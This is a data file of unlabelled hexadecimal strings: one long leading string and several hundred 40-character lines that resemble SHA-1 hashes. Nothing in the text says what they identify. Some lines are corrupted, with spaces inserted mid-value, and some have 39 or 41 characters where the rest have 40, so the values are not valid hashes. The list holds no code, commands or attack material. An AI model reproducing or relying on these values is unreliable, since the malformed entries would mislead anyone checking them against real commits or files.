3c6da4a9247c0c551b5a18bc895d5e578a9235e4707937784c89de6a077a51f717a921a730f564d36296acc54de43d6d5d12d01220657ee682894cb16500ee00ab422c4cd827f28dd0f2e7f03351b5a18fc8980ff62b66649dc453a46e3675e91fa93a49bda9cd02f3a2c581eb0ead63f18bbf30f50b7edea30ec8a099b51eab3c32b5f81b71ddacacfd3f724a208aa92b8f30535f0ac6af0164ce90c0eb898ab9bcbe0509b8ae023fa0156f6e1bcfd9687d5c4ab0d044b31ee

d61d1282290b7d75024e15fd0640621023a8cff7
6e3d9e191a1650b72f7254895da6424e8850d16a
f0b2fa7edb73640ff5b6ecef0094e38c68c4bb9b
866bacc4c54ef1116b5467e50e4a1f2ff7d60e8d
8672608d31cf87535fb0ab0300325f1381090863
052fcc8f13b8db998a5eac387a36973abf6fc2af
8bc4156f6af489e89f9857d23686132e8b961b6a
b27a3881237f14b2865af6651d4d7115602cd59f
a9890c00365a29780dbde40efe36ec79abc27b75
ca78456181a480c0850055afa94fadfa3a77b7aa
7fa5dd3359fd1e99256c676d970c00c344d65aa9
91df3f6c4cc5f8ebe694f1e92cf708990a99cdc1
2bdf1b686d3ea8b0afe522311fbf03dfa9507eea
b5c926e8f72cc056ee93d95bee6df6adb1499cb7
a0b0c91ca8c4abf8ec871ca401b885275fc8b9f7
94794620a27e1c53652c0cd85da3f28fe0e6e0fa
63acb9b0acb02ea234f1f16223d7a438af6403ed
528933e10ab8ee1de4485ccdd630b6e646e4c54b
636f317b03ede9d22b0deab6d507452f7495f602
1d5193f4ba154d24d8d8e3fb296e8cfa3a42ae17
e784e2b973df61dcfc89d1e2253c4ece905b8f9e
788e6ee1f59916e747379c955f8687c866d3b6f4
567efecd8dfd317961 5a4cc466f727db235ab43d
db592981597e05c956f78f1892292ee40bec964e
1729b65421bd931fcfaec09cf5898fb8f022555d
b60b9bfe7bc775e2d76c85e33be07ea22a2f7446
961b93192d9b7af642e5001dade41ee520de56c1
18f138a7127f65e29d5756a75d984886f07af8a8
671a4874f9bd039b6c1240144899663 41d497757
09357430579d7ceb986396da87cd05bc927cbab1
1a79f2daef9148fb501bf976dc0202823ad34c49
aee9d43020b15f811b9ee9b8aa3c31e87d9adbe5
7eac2fccfeade59dd60d325832b8a0e2d7e50aa3
aaeea435b3dbe93cca79d5fe885b62bd5f7c52e6
a04cde46a380dfcdc52ac0d76a30d3e46d65bb18
8fafa1c11ccf1209c7d2dd3dce0d1a69bd4d6072
472193373411451603318 6eb4816eeca00318187
fecec0e0588cd3a9601add18ede77d0db57b32e1
d30e9fc0104a9972b3e4b4464e8027d69ce61ea1
5e2453b3a6557cfeef6e2b19e19d2f2c2c9a53f0
eb070be72b0a18847f1e95c373fffcfd77c9f656
bbc801e35d2f08138057ed50a1e6a0d5a1bed438
5825bc1957e4820b859ff573344ddaf7e5236579
eeb35be1a833977f2b1fcdc808cf7928dc17c634
dbe3add6bd6abbb8d393f91659a05bbdcc496301
959659a2143cd9305853b28b5bea39d7401982cf
a353fcfbf2aee24650981cadff20582887582a19
547c26891903f5106a593814183b9549f5698daa
af7d90c7849f34a3af7cd56b9cb654534b59c065
966bf1916e7d5f857febf36b2ced8f2699eee21c
7424de7790210e7bca45cf91fb80f7f160b2f367
3fc31cbe9bd8b38add9d5340d7bf34863f5f84ed
8928f0e9b9e9b5e162cc0dec07a390886ee8f3da
403a02feb95d81817b62aab6f38a270509706f15
3ccc7eb4c4b242427a2d7a071e99f91d056da674
d9cce47919da96fd989bc0ddbe991b8a9c48e3bf
1bbf21f0eb44760973ea225690cdbba5cfcf403f
e36eb7ee7e1627095a74650064974fcf0150ee4b
72ba96120fc42f39e880644aa153eeec084ee623
77f0a7bd99154d1e3e222bd499631e15852db6d4
8db0fc736c565fc26295baa2fdec8bbfaadabaf7
ec005928790f646f973c84fcca9dea1c64cf5b52
828e937887f022e3c2129d6d4240f44bb5039db1
a3002ca44059c34c5588d7a0f7ebedc14b0a89de
f59b59eef0738e0405bf005b86481ab6966ae1c0
76b22f566b8a2b4a9cd71b5c6617873cd156f4b6
a02f4e50eceddad5dd454ec3daa46214644aaca8
61de2a0c8ce6468ba4816915b97fa8dab02e64b8
3224ba047d2afc9edf3322b48ef7fd8a4696fae1
bf24675f71ff8489b7773647b544d420c45e723d
1497683a7b92c480350b69ba7f0991a6f307569c
694628cfda87f3c4cf4d22d53ce3badac26c91fb
6fa15d6202053a2a947e765e7395e9ac217bb800
550c1506e84734433eede6c77dd06522c1ab2b67
ad41f0836c4e424e486287b1234b62cefff45b59
c8b931d958df9531222894336bce54bde241a1f0
7b22ef5e8150e1af0a149d642cc8e0f07f974392
65b82d089e46a594b3022272c7a0d8671e776a19
8a6649195bc3cb14d53c931833c4872a21fc2d47
e113c878cdb538e003d9fedef2a971fb9cc52c0c
ae484d1a4512803df5041346f3ba7c06d64bd5ce
ffa1923b477349ca00149c1c076516ac4c57ed55
a79f3157ef1bf13fc6a4417b4bb826c97ecbbe75
47d338e64756a2dd7c607b08aae702a8cb1d80ae
0e90c08eee65510caa3025dffcc9cb7ec5bb07f2
d4f81a4d8f0f4c7b4cd98c107eae758e5680f9e8
2ac9da676b42b139983b6b9ca4ac229945a2169d
2b0d84f968e3946c7b82ede883b7a8cf24c9a0eb
eda9dfca663a7ba830e52c4873bde9f99426ca27
b90045e8ba4c402037906f95c29e77198db72636
929187498a59e21c29e05239d293799cfb8adc16
8d0b9dad87f5a0ec384390f2db7970f9b48888e4
d415497561868d48fc9eb8ec929d66671178e5ae
ef74ef7eb3c764188ea8b8ff8024c7027e0a6aa3
ea793174e5d724b159ea04d8087ca644eaab8b89
fc3cc2308a6bac405489e9f9db9c95348bca7a62
7910d95769e7a1addd25f1c6aced60d18d4b01dc
4c3fad7c9a7c21be67e6800c0956dc80c6b8502d
d30f7eb519aebc5673522cb810016eeb0887f245
9c315cd5b605b448fc3d3cdecf2a6b1667f266d8
2d73a0fbcb7266d44c3fb9450b1c3d64e722e60e
42e6877a66696d960a4f037822df7e0b5e0343be
83d55e3bbf27b8b4e931b1488643f8cf633c0796
b899a1fd1985397bec2540db0a0771d52352a550

ac00d8a428f6c49784f522e73c7e9babe0020f9e
3b0e244affd87b5f995a683d9ac346d2f77678a8
f52d2b766ccfcec2a29f77da3b1dc5e75b62aa92
ba1168a3a82a9a675dbc4ae74ee012226aaa689a
b9fd8dd53a0b5eddba622f55601537b9175f1fd0
2e84960d3795614066f52975c59066d2b4665013
f7413864aba26e4e8d08591843f10edbeeda25d5
5fc927c89551e1525d844d0c9f27a164da4809cf
24caa491279b154f089fbfb408a6b804cf319ec0
f50ed1f3184f746476fa4e162b5bce51fe3f374c
d289b8eb8722aa7d053e5bbd0f38818de07cd789
cd4785a8bb4f11d7ca0b55f546b0a7554b1b0063
4d8f1119855c8b48b6972ef5a54ec6bee1b5e2f4
e083cd2ae8c9452cc2509806694cbe9fdf94ef76
7f474b93eb1e3211ec1f617ff82f162925a09089
b2b83cc54c12a71fb3e8edf23322c77b2a4a98c2
6fd8eba71d669d2df07f3d92c2b2d2be3af4d14c
0dc0baf4dfa2398e5c76842d52d0e4ac275ea598
a694d1e999fd4db647d9066b67ee40802fcf4731
807ab223ef04d729e507d5a4c532413086d8ad29
19daa00348dbbe9a809da3b251eba0e0e54b1af8
51c8015e4a9534d7eaed17bbb1cf406deac4ec22
c35f46667527b524e70ce7c360a17c33853bb5b8
3315a3986f1f61ff8f83881b0fb17e0504e374a1
9c75ee7ab40f28796ba3bb8a8ba757ccb87c96b1
39c9ae9bda9b63b210caa4d869f79a0063510faf
c3ba02ff234b5c10860a9951125a5470ae115425
e82be0dc3e41b4053288215047b26c9b2cb177f9
85924b7ce976ef6451afa28d6b461f6fd2914492
3eee3f4d26990a827c505cc3f14e1b17b6a9379c
0c0e6312893a4727d3081c1b9106679d5246f5f7
4f1f03d256890b61f0bae2cad1c4711f904b5f5d
c9821cfd97fb13098b73006aed136b2a463c825a
eaa97ed359bd775074c67cc55a66404f0eac9475
13a5d63a55f8fb647d15df00a00233cb536a5805
1854a0dec001cc16faad503a7546f071b741f270
8e90398ad22257e87cb521c22a0a7b3a0aebd703
6f8cd6ada5a00773c17db21b9bdad0904cf28544
240a220df462111c09cedae6003ab0b52fbcdea3
9d409ee06eea5f949a4f7507005be13924031c36
b427b86a2c371ebd3e7c9bddef0baa4edc8fbffb
6c2bc6024a2790c15a1b1432d4db01b0dcca8f5a
b5b2de691efbe2da838c9248aee65fb4876f49df
5d33ed3182c18de1dc828a61805ebd11c27af6b5
8861c4cff8662433a81b97b1cf9eda079c9379da
8493b00b905141b0e3ca0c761387d9f8f512c2c4
93232a8308f583207a8ab40c773e75a44175a18e
0ceb8ae6cf69afa5667761cb62a369c97926c1ee
5300824750a51590e37b6c8ffd80dc1e81a322e2
041eb9f1cfcd8d079eaa1fe5af4581c3131e1d76
f373259de3f8e77365f6ae74f9201ce8f89a9c61
de835c6f1fd6dee664fe6c61ca4c40fff1b22ca0
9977524343fabf82ed45bfc083267b5478a4b746
f3e79dda0f0ea96e9838a36c57505fd3f920948a
946033c87d0ddc59a5d7531f36a46a7626247f21
1effb34f0695c7723b8ed1eca605c21802846d53
299d444503f223db21a08d9474c2e76c6632fb9e
69f225144e7a5b7fa2227f1955c148726627f4a1
d9c38ad4a88856890726bdfab485640c6cac60a3
1acae6c6c736c65b2550e3b2e9ea073d4c4f949f
2e78cc2df5968cf485a248c0ddfa68cd99f3760d
e6877488097fbf92ae51e85ba015abc7f0d84b33
97b8b25e7e6a39dda0421cdd2a65b4d02ccffdeb
1edd165067d93dd477128b75b4c2f25893785f9a
eaea79430cf458848f93611c0ff9379bb3c9b365
389b35c0fcd29cf57a081f7f48e44c1f18f4a84f
f5243c8b8cfdb2b98f67327fc746ebd58c6d7915
9e14274e1e0fa2e18b35a58b066206ab71c56667
5766aba35d9c49a02fd0cc0e7ef4bbe377594e1c
d3014db39c4f34c84a9858e8cd69b1971f63e1c9
172de7dde85f2a0df545c1ea4c24f38dc46b53a3
8bbd00d830c032b9efab89e432811ab2400d6926
f264014a0d4e62f27dde335f36c61407c0be40b7
333c972104a5a5cfb0538bf84d77a272ba8b3dd4
39da3afa6d2f25fd688a089869d1bc59696aef6c
39f5d7b01290f20d0117bb60123824441e5ee857
5fe9841f10ece6bd662fe9b280de4db1a8495377
1123b8a8ecb13c20ce75b777bd21e7cd7ebf8d74
9a3732e8a15a4c1a6c88fb197f5c40f1417010d4
e99beec6871c517a5005d9067f657ff2561a69f6
4da2f2905c808bb074dfd54c01e2c3f402aff5a4
0457541ed4a6b0e7ec8a75d031e761d332ab63ef
e815823c111e3651d7f93181626 84ae6b68a157c
4428c828be5c50bf795583c9e6eea11c0bd6c919
0c6a65689ae6afc2db1d9791e0cfcf731939755c
063cbf06cd5757021ec44a09a31d7e1e3e8494ad
0b37fe015fac370d44cd15cfedca6f61c4283caa
5a41a40c6a9fbd5f59b80fa50d167f111cf96eed
7806a33d79227493c9370f2ee8a21a7ef77eb2b6
a7cc6ae18c8b5aca096584edfe8daa11957cf850
fbc7722f7455ce18ab189b76063e5af666d7a7a1
13b3c62e7d30ae25c6143c878d9a68ecea2d7325
9b89423c812ce622bf03112c20379ead9b430ccc
ecaf81c6014b7a8bfe35d5678da86083082db8d6
25f337da6582ebcd56673d8f949c23e9777014fd
73a6909cac5dc393393dea1ab34fafbd6be7d8ce
10db7c328059d3574f2aa829c025753f57ac2ae8
09da104a603a8f8cd9481ca9a9816855fafd1b74
9b3392c5bf3b8b38a53ec74219b2f4584129ea25
123209d6b692f21b430af8996fc56a34a46121ed
494fd4dfc8f457d45159695895c28c6faa01d96a
c49566a62691d5a020f34af96dc9e4f3433f92d7
dbb65f128cd7ebc5497483747a5cd545404f2945
2b98bc346a68b713a27af1f460f48a428f3e2023

2f6ce066025f8e843581647c4a32bcc3f450a8ba
0f61efb3362a9371b88b153079100c60783b0c22
037680060ae1338168bd3a150d4316cb405cd363
784795922cd48dadb8f8ab4a197e8b7ff554cdc1
46650040347b9f09490187a57a3142ad60f50444
0f2728da61476ea857376455d47d880b31589326
f2eb109cde08340fced1c80cfa1a61b8404bfc30
a392a79d113df748342564f1d21f57904cda6cbc
da9f5dc53bdebbbefd320e6db7ececdb9738002f
544bb0335077da1968130edde6e7130de5ee441c
2d381081702c6cb3cb91f1d01879a7f8c014d9c5
3292b8d93d64c384639b12aca281683af7c83e61
5b17b657e39d97775642da2cd3243d90f5d3f152
344446b4dc50883d53f63365ede4ff1ceeebb8bc
36f79f4d68ae7b557f2d450962220ac157729603
a4c6c1fdc9b8a3c9d796e6d2a8145e1860420376
79c466d4ba45c5306bde9caf59f3f1b3ec62b3b1
7df07c0388c9b798835c8a84f5f75dd87eaf5aa5
4b6b5d4b7f0ce0b8e3c5d8962109ce4bb69133bd
fd6ec6de75368ea639a40a5d52bb2815d91d09a2
852894d2fe43a6d08a2498145f91e0719cc2c28b
e71b2ab8e40502394618fe2f1aa1c7fe1918180c
de3add3451dd35c29f8392e00879dde814496593
488e51cb1b87f58633eaccb12a35d492bd647a91
0c4590b9f0591602a14ee0b07e9f7530822882f7
d226fae43cbe10aaea49173e21320228f6fc6288
8920a15d93a289dafaa7187cbba829db8e1ce41b
97b7317d23000d687a78cf274afb8e674e332037
a26d014b98e4b7eefcd73da5fc1c3410e54eb2db
def4ebf43b7dadc552b7cac435269b1c745f1527
cc2aeab2a5879e03aa51d084e5a19537d0fb7911
0f28922ad82ee2c6dbbeca577beb05acbbeb4d2b
fc2e8790bc06623a82ef889186fcf8e056a4d76a
1ca2809442c7890759a4c21586816fb58ab3179f
04244057d9e2185647834069689d26c7de48f1e
7544b936369e5bd9670e46620fa5b27af7c0e6c1
6ef72062a2bf1743646903429e9f8d26d53e41db2
dbdc450a8a8462b1dea70a6d487cc225af38d94e
7db7b77fcec4301d3f0b703aa3256c0aa1b6647d
672cbee9b29497a9e68d140c04c437272ca41b7c
36cb26e6eaff89febf55bee0429975345eefaa0e
7b3ac2df3e19188f934938bb2d6ec75fa840fab8
4ed68827ec6544a25aff1d38fefc0d963d6f60cd
47aa19a48f8d28615ff93d0b3c08be17187f18f0
c342181e359906d90d12d82e68d0de67e3b849f7
a8f652167bf7bc7bd36281d005cf8832706dfe47
a5061a24be4c9a669f8ae987c6249609244d46d4
d0a36dbd41d25abd75eeeb08dcec1359cad3750c
ffe257e577c0ecbdc93344c426ca47277bdc1c3d
ec2a284a1a67fba77cde6c2302cb8fa9720a9c38
5a6fa648a3d086bbf3d71fc6b97a5aba2d225ed3
c0b3c1f1c8513c4a393be13e76606317d576bf75
a17648d667705f83c6456d027b5edc64c04e97ed
423c095cb7193df2aef7ac66d3aa3365af7aa0f9
19dd7639de1273721864a99c3324a22544d5a640
94d1869bd320627375b02d083e51d14d96cb0d44
0ead1b23aaf77f0817f6559d85b5b53cc1700b1b
b1d9a79c7cc34db506ecab8d06701faae068beb9
c8179d257822a70bddf4604a3de3331eb3c85a47
3dd72d48f976ae0e2d06274c64cdde30cecd6c84
76d8c4f75a63d64d0100ba161bfd9cbc8b45d390
fcb17bbae323d4493cd88bad25a8497838a5fadd
e86ea323263cba5c3b65cc21e8cc91439c2ee8c9
b2b1cdcd447b16fd982270d4d141509f516d1a11
009fa18b0ded15371a77c879710dc6dcf2d5f67c
46053329fd1270f4a65bf6a46482f2a7cdeacf61
d03cf4abf9d483b0fec11f694b6559128a765b1f
99bd901f033ea485b989711e98bbc1d685dc3dbb
eae0fcca6655fe32a598bc88cf7e874dbf8cda8f
a7649595f949879f85c6177ddf7da9b273d1564b
97ac89723f5ad7469bf4790b6e8765c05dbad5d8
329cd3b232761d6ec2dd197e302dcb0120c39c0c
de7c166b0acbf3ca07e17c7d1534a3ac47820ee8
3b1be8f0699e23eb8f6d0abf27a4cfe48df4d72f
b12e0142d45ac4c50e5973d21e6a485b12647dd5
ec9306abb2cf1544338eb2f9a17a0fcbce574047
85fa28537e211e447f3bb0a727b97461e21ed4cd
cd3655ed0fe770760f4c9261fe032445176b3d4b
e797475ee5ba8b3facbd6ee8695ec2bcfd23a73d
7e9ea7e2ae231a073b191c13d03a4880cb071329
37e2ebeb9830a7f1eac5e582f52f38157a080863
f39305d4533400e771860e02a35844ccfb33104c
946db4c581e3277e9a56d9bb71b8051402b808fe
698aa357526effe21f05cb6875c9d4d0ed3f6017
a5a65e4d42502361cc6dd911dc103a384ec10b07
f665186940246c09bcb6ee9802dddfec96fa92c3
8a22675983a703c9920c6e12dd45dffa0dcd2125
34556dc2f1781d0c816e1cbbea6a8c9f199fe4b2
e572973f9dc5f72e2fcdf70d1097032f74a611f6
fa59a8d5805162cd893fba9ddee05698115c1778
79a2826f2b3391694d4637317540 65d6afe79e72
f367b646d0a58a488811de6ac1c3063efbfc11dc
bdeb5d4e35a53a48eca0596229863dcb1b97a2b1
8ca1852281431d10b73b1843d90c5b9e6b82bc63
d80153cc83a9c65cd42b6372e2756cddcc3e92b8
da7bf0c447d76d8d8fa54738a74c1692170fedf8
bfc8c486a77cf024292cbfeba30b1b405beedc9a
ccec7f4716e7576de92c0d7b4717e4daed57e02f
2876f4300a9f806c8f8cd414b2b5846502afb85d
54d525bcbcb8f5cf60d8b0c90e62b534cd44b471
5aeee5de6447219d5f843d25315d82c0dddbff91
3e1dfe234480c1a14c6752bf4dac1ad809ec0d0e
9ae1b38cfa3b0b18cfd15a2ba04802cc06efaea5
5d12593a7c2d2a6867818035276d936af5bb553d

46b9731d6fd8c54ce34e8b78cae0989801616d0c
7a631dcda58cff170f270fa5d0e0db564aa259cd
595eedfd1d872e8c6d53f20c7c84a86a08c3b391
61839b8502a1ace901af6a4bc95ab88f75a4f2bd
f836cd951a1bfef8285fb51289c7e24028e70904
ef8bc409d9864ab7683e7a278c6aada84ec3f2f6
feb3709e2589aee8f38ce8f91db974b94d93d2ec
4ea93c546202d133723974a55f7637918e7ca6fa
b978ec0c9dddf0c2137717b7bce0bf553e6325fc
0ada71a0f1c48f477e85506888b39b67cacd4b1e
fc79fec12cd27d9d870ea4b4a0207adfe720e6d9
218f2eb091d76d97c714196cd4edc987c9a99f7e
c1a64218ce553d14cbf1e37f44fbdf7755285faa
f77c2fd0f6b8de57ba373a4f02d3223b4e4c1c75
20903f7bdd2a5d1d0aa712f1fdc8b94c71a128b6
b5460b3b8de5d574cec3ddd9af3efdb7df015432
32f4e65721475cce7ddba20bfb259c33ec74bb20
e17b74d4bb7a5dc483a8b3ffb65970a63c8c1ff8
b5b60eadeea947a33d6181be0d6bbb475eee05cf
a23cdf97c562aba5edd20a7227f928c8f6778c61
c081149965e4869d22dad29a7ec3e03084bc4302
9f65f6afacc1325295efb60eaeddc3100a6312b7
dc3fcdcfc9b6d7ee87c68ff9809b8c4dfcdd8b01
a97ef3713251cba53c275757879baa51f8561127
4b7798d6e0984b6f818eda010c308447aa26e549
a51fa828f95e9fe75967beb200f19e60f205262b
9eddcbb022382336004b7319b3cb67c9afc3bcee
95df51943ef555b8b6442c0fa11e31752814aa7f
291beded1fd562f93ef0957f78b44efb9606aacf
9a999a5352e72487a239a3baec4c32b7a23b4025
8e3b040b4811f80be6830b5c183df67172e20af9
65b5b92da3e11ecc011e2de6775252f490230c6e
691af2bf31113a0263379735baf7d3271c710a70
9b3339ad1df08e3215dfd8ec50b797e506683502
d31e8d3fb2bb2e79791015a5755f53317168ab6f
d52b822c0dd0a59e647b74d8a2fc442ca77dbfbb
855a38f98160e85d44130f9f963b087879f8317d
044f94f82a5ed9f3ba2a306d1285282e8114fc9f
32958267babb964e58e164790e49ade7b1077e99
758be9c76196e569f0ee66fdc6a65e16aa3599ca
05cf8580357aab6133c6d237df8a595ffb31f20d
0e93ad8fb1516f16fe037897032614f52923bf72
dc087aa1f6be2d30083805a953522911b2f2ea33
b786e51404f65355e7e4342236a802b23494d29c
aee9655a82314c045202c1aef62d5ca042cac499
c7d499a04a446a64cb9749bcbfbf0cb70d191b2f
abe46861b227f01e425b1bded638a5380cbeea82
6d764c1b7baa4e13d6ad67af33479ab8fd160854
e11ea55854d4774223826 45e00171fc5eeea36fc
be2f2a2086918c7ef22274ed713b7859363dfeb0
78df7b7f4482d54b38989c108e23eb71996e8195
03ca8d0d20b861deeb33cc828d324c104534e3c3
24415626e93a34a67e3c72fa9def1c53c7056de4
ee0d9e4d4229df7cdd61d3a248888ae35bcebaf6
2528893ab4a50c896d55ee5932da763dc6072cae
5c00cbd0a54867eb701f97355a8edbdadb2f25bf
36fa9c2a246f00bac020c44679034299302a94b8
d4d573bc22db6053251bd57b9a6ea2893dd526c5
852b0bf6c3c3fbd022263848eb207187dcd747ac
ed142063141724fb067aff3e8447d30e3a81e2b6
d327a7b02a5f19a8c5f9ae738c50590a86b98b64
e12d216c8d73cd3b67c2f9651cc5dfbbeb62c2a3
5032d3907d0cae5c1e2c99f45fe5df9f1bf8f3c4
684b04095d03ca038b19618313a86a16534478d2
c47b1b0b67474022b82b8c822d77e3c7781e1bdb
ba16f71a0cfb370c46abd4e56c26a0cad7dca38a
8e0e114e2d3b57b0dd9e0afd5f431e36757d482e
7971abd8122e7138e0af9faec2a079a2b30af4f0
314ded210a04c9dd169ab9bfc16af10b8db0552a
ce67bc130a69a21acff42106ccb1267032745a5c
051f4f4fe82121473845662 75b5a4559281d79d5
f794e0e4c256cea99852d1698fc936dcdf122ea2
b3a4848cf51141212a1ce3a4296760b685868b3c
63bd88a836361b9be5e3fcd8f27bc4c0b4b86541
e74ba57eecf4e430ff62d52cfcb42f781551c3b5
2e36d882b978db87fd56d0282f1cf6a07b9ddca7
3de2c86b8df30a6d092367118f1c5dbfe99a093d
1aa6254a7ad66c6edb8f04c80f25cef925ba53e8
95749b07fad27be0126d0812dc1e86217c126abb
c7ff3b49e50b83e74924ea20d294f2d7f26c2fd6
05f7c5c9763114e2a1cfc30ab33c944a700344c8
183b4ba61a72a679fc88de17cd4a39ab4c11b854
6943b7867edf4f5561ce8b4ac9bb38570d456cf9
0a1dda48248031fcd8142db8c0c97b3443515a5f
dc0d1b30eb4a9f9103af011aada286ba3c4226f1
4890f9e8e387a27f5442a3730133d5ac1e7a4661
d96d5f41512afb0ca3e5ec1a8efc3c8154a310a5
d7c27691a45e1c438432825ca30f6512d47d01af
c3885236eeea4a96efd8687d69bf879f42136614
152fff48bfa857d37c23905e5d9ad72515218a4d
2a06c1261047b46fc0b489455a6991b531d872a3
4fbd4e91d768e104187dd8917faafa5cd0425b53
83d4320d9b73ed7a3d96ed8d9743ba2233e5ee01
727ad7ce764e3d307c89eec11e40aabeae797558
8c3c640be92a8fb3e9d4b21a574594fc5c94098c
808df636aa8830ace45d6c02a310c66134a5a4ed
33de454537d27cdc7482e3377220065751831a67
64521e654888e4b2b00aae1df922c4b37087f38d
da76475bb813ad7ae9d8be49da60926f28190081
57c75f8be50fac9e2f9d9ae713cb197909ed460f
11b3d1c805f41fbb891880a520756e26a2b87fbc
aeb3920cdde9b3140b1e4cc9d3183f4d4ba4505d
6766f992d71db655a17bc19087dcfb3c45d3a0e4
3eafb3842716b5b22449661cc8bcfed762d25952
7d871c45a391e61d5c543a71a33cf59a4f512554
f845369f4982d5d15c32f4999dbff234e22324c3
67c6b2e6f63c7967eb2e4ba1a08b84c8cb0b94be
d6fafba39b4402e116fce84357e78bb1e3096ec7
03180ce651d47f38787d06012737d4824f5c046e
f8e323eb50e6c5ebda48d05d62d19854d381618b
44b5617d569c8265e17ed8ff0c3a17151a366807
7e0b22dc6852859cc671a7f6308ce01d2e4d7217
defcedad65f940f559c3c04a784a73de5437f80b
6707fa5802d3653cd95624f150d94d25416544f5
298b3e44d7847fb2ded03907c1592db6c113d952
a37d950b32f35ea274903a402a6dfd4316164c91
e782d7be55838f9150286841f6657297d8065193
ecb7408cb08ca01a192ae5a630690c127eaca358
14d93240e678659b0166511748792b985c16de45
aff3c7fdb580de6235a161671d87acab7e1a513f
7a0206b42f0d7b3a0f6dbab23eb0135171acbdf9
ea5ee0106048ee665795ecc433cf0983b0e57b9c
111b15a075cdc398fdfaa56f9cf5345436ddf61f
9f5b48d19e1b72fcfc8b8c9bcc20ceb937a4218b
1d88ee1b5d7572590590c17388494a34c3354970
7b736dda55fb608e9fa1e794257a434944150bac
65ba9e5adc00c09e38480b6cbe41a6aa69e440ed
b8afea970c59245d5edadeea1852266d5a98ac48
8c4e061c7a49ddcb30e406dfb8f387c5b25f3130
efb43b5e97c3b0bd80f3d8aadd233248fb64dae4
e17afb43c807c327983a6e65b4ac161810c3d159
3fb24c53945507a9db8591c19b8e30b3b4cb23c3
ff290047c13d2ee800061674cadfd9c903faa994
c9b5a2559684540a6b49bf2c41346fd72389b39b
81c3d97d3ae6333fc278af818b487fdfe9a91ab7
1a17cf20a6a590ed32971f9f6ea924a43d0ddd
5082ec886498dae357bfd0de21ad64dd6c2a96ab
b07506e26077e28aaa41273c96dde68e9b77902d
c1dd66e59b50a4f1b495a527abe8a5f790de1ef7
4c79e8d67c361f6f19c0a867351a77d0975e622f
cf5e7617718a41abe6503b4ac58dfbf0978843b7
06cfd4f4dd2923c3b031fdf2e5758a2b7e1fe304
9f95f78ba321685a3eb42b704cd1598d3754320c
104db7ff6dad371642a82625b99a11ce61901497
9157ac604a82d0c4f33d033b448176fda0e721b8
5a0d2be655a87236ac1b4070938c9ca92d825bd7
8d2492b8bb6d6228354fb0171695cdbcbae3d467
19d5346bfab93f3aef7818fa53ec97f2dd9862a4
04a955b6e24d711255ee4b8fe0621de3a4943c9f
33a1d4c3677dfc0e6bb34a85aebcbfd999f08ff9
efae1f40885b6afa021e973f4a80e90ea88329c5
d233540cb604a795539116f0aa8bf0a81dad872a
bd6bec8ec6d0691b52c845499055af8db5a4d026
350f918a593e43caeb8b0a928e5297752221affc
998a7ff2dfaec867027a57684118403373663d34d
b6ef965990696dddc69ec85a5d9d9e63e921aff4
1989808e64f85d7266cb5d9e4ddd765b4f07ded3
56d6f35770c128101c8099b135b04cbfb8f72999
65f8d339e6625720a65b899198a7a2c0b072cacb
adabe9c9d00de9385d142c9ec244b0c25a8385d8
19d6b04a3421c6ada4f10bc380f189d56455627c
46b7f256700c14cfd8534fbc93a3d4ef773b9017
a056eb9cf4fad1b973d5690b64da732631bf6cfa
b32084cb9c71ba8b9f4c414ad7bd6b784c08530d
370504128d8d36b3ee27ff97f2e9c446541d8adf
9dbd81042bd3ace27a3b3a848b2c23283733ed82
fd3c6660a603cf372ae5d5c2744f6538ede42718
774e90e6b5047448ea5d57217ba65de5857c82e2
48a0b2ce860f2d7bb8663e1f61c27d3877d298fd
9a4c50abf825198001dc1ed40592d76f2930b961
cac655cef6ac9c58da3228f25f6fc985556f90d7
f9a8525fdbba66930654f690374877f4e06b3669
46952e7dc00c43e9c97b13acfc359f39014a7459
a52c948bff8f7597b9d27137085dc7505a13857b
eb10cd52865160f268f7af0d993ee09f6354d9e5
e2ea5cbdc6eefbc28b3585e942e689ad2089d49d
feecb02abaee9ead7f42fbbe303afad01de2c1f6
9998870919 87e85eda10f13d54f0db62902417b3
3760a7ce230d5db54abe3685d3245558dc73c982
35d3b3d21d605bb4d35abd3280a783c72286d9c0
ae55238310f50937674a601fce49e19d1887f918
8881e3081435bae7b469d45b9cf08d290383a7dc
47a76294cb755bf7df73ed448cd2dc8a0e6aeb6c
3b76254e83cbbb75dbfda68d201f10b6ade3525a
d2f7c2efe4f3b94b06aa17a086e1bb8737afc790
caec4bf2ad90ef31315e1dd41f69b06fd33dee4d
db2609f1470e063088e423c41f943c23f5d82e29
35fae5dee8ef3c957cda895c4684404e8925e538
2e2eb699803d5830113bafd057e06bd08ef16d44
cdde049ee039158fd5b42e9c089cf8e81a6f3974
753bd8c6cc1bb465c453541e6003d92787f1805c
cbb8fb7d654d92bc93c216b4c5210d29e1243d0e
3a255007b4e54fa1f201b07a87c99771e536e08f
e31ca0f09e65a20de2ace29eb51d893e22a3cf40
2ccb2a0863f3910a458cd28cda578c117844a18e
d94d49ccfdd07d07eeda01494e4c50fb489a5aba
25f5339295709025187215 84ba5c87b6484d9bb4
0c7f4d11315d1b3e8ba53926513dd730b17ce767
0f176f9ed05a7723472971cf6e00ce2663c31957
8fd2fcfc00ff91acb308c719c2a0a5f304e5c2f0
e896e9a76b50813b524d7a7df8717495083c4379
5d7512d46b9a8071ad76d761e9313685f4a97e6b
6128f863ae50fa44c5809ae94e6d73f9537161ac
cf12a21710d2472a2591f038e20b1996d4661e03
5006f2cee1c2a76ef3bce42730082fd947a92c28
be06a43e439da9c3a13226e5caa0c80787ae22f1
e61eb45db88d19f865f9429294b51cc88a67e868
d1c3162a6a3b056b937937a67bbf9e666965f6ab
7eb391e16058de8c50e0bcefdfc872a13237a5a6
e728d017e667a231d6951073c1eae4dca2d58556
7e2dbfbf28413ab324e4d7fd035d303ef0ef17c6
ab8156104b7688d332f899ea81e9a8f2b3612784
ae444cb3b6043f7bd2d66db7445e035d488f4cf1
2f9447186e9e4a48a0edf40454a89ed3e6c71878
16c4aa54fe767a6fd5ec964bde615abe5b1fe210
0d0b37fee7e0a19974ccb1d2bd689387a2426903
6261b2eaf49bb162f5e406b349535279ff68fa5e
62aa0cc00b418daddc4c87fde23e8cd7a8f8484e
90a187358eccd6a4b6a56a11a1ebcea2c7c56463
177e89383d67bf9c6aeb6870d82808d0ded6f0b9
47de205d773c83124bc127acba2f40942b292f7f
6614006f67dff75f1088b51d033a444c518002cb
30bd3df13e7b36d336603589ef12d9c56c14f272
3d3e23712d5c244a53c57aaec594af30d98d031d
6f9dc547a5459cc01bd9ddee77d0c64b53c1c1c8
f5ed58af812191a0e8e8fc8b0664c9309838dc92
1cffc7c9de7f35d574bf0a0376c39e0ad6c32837
da9ce2ab7645fedba8f75210acb96582e68286c2
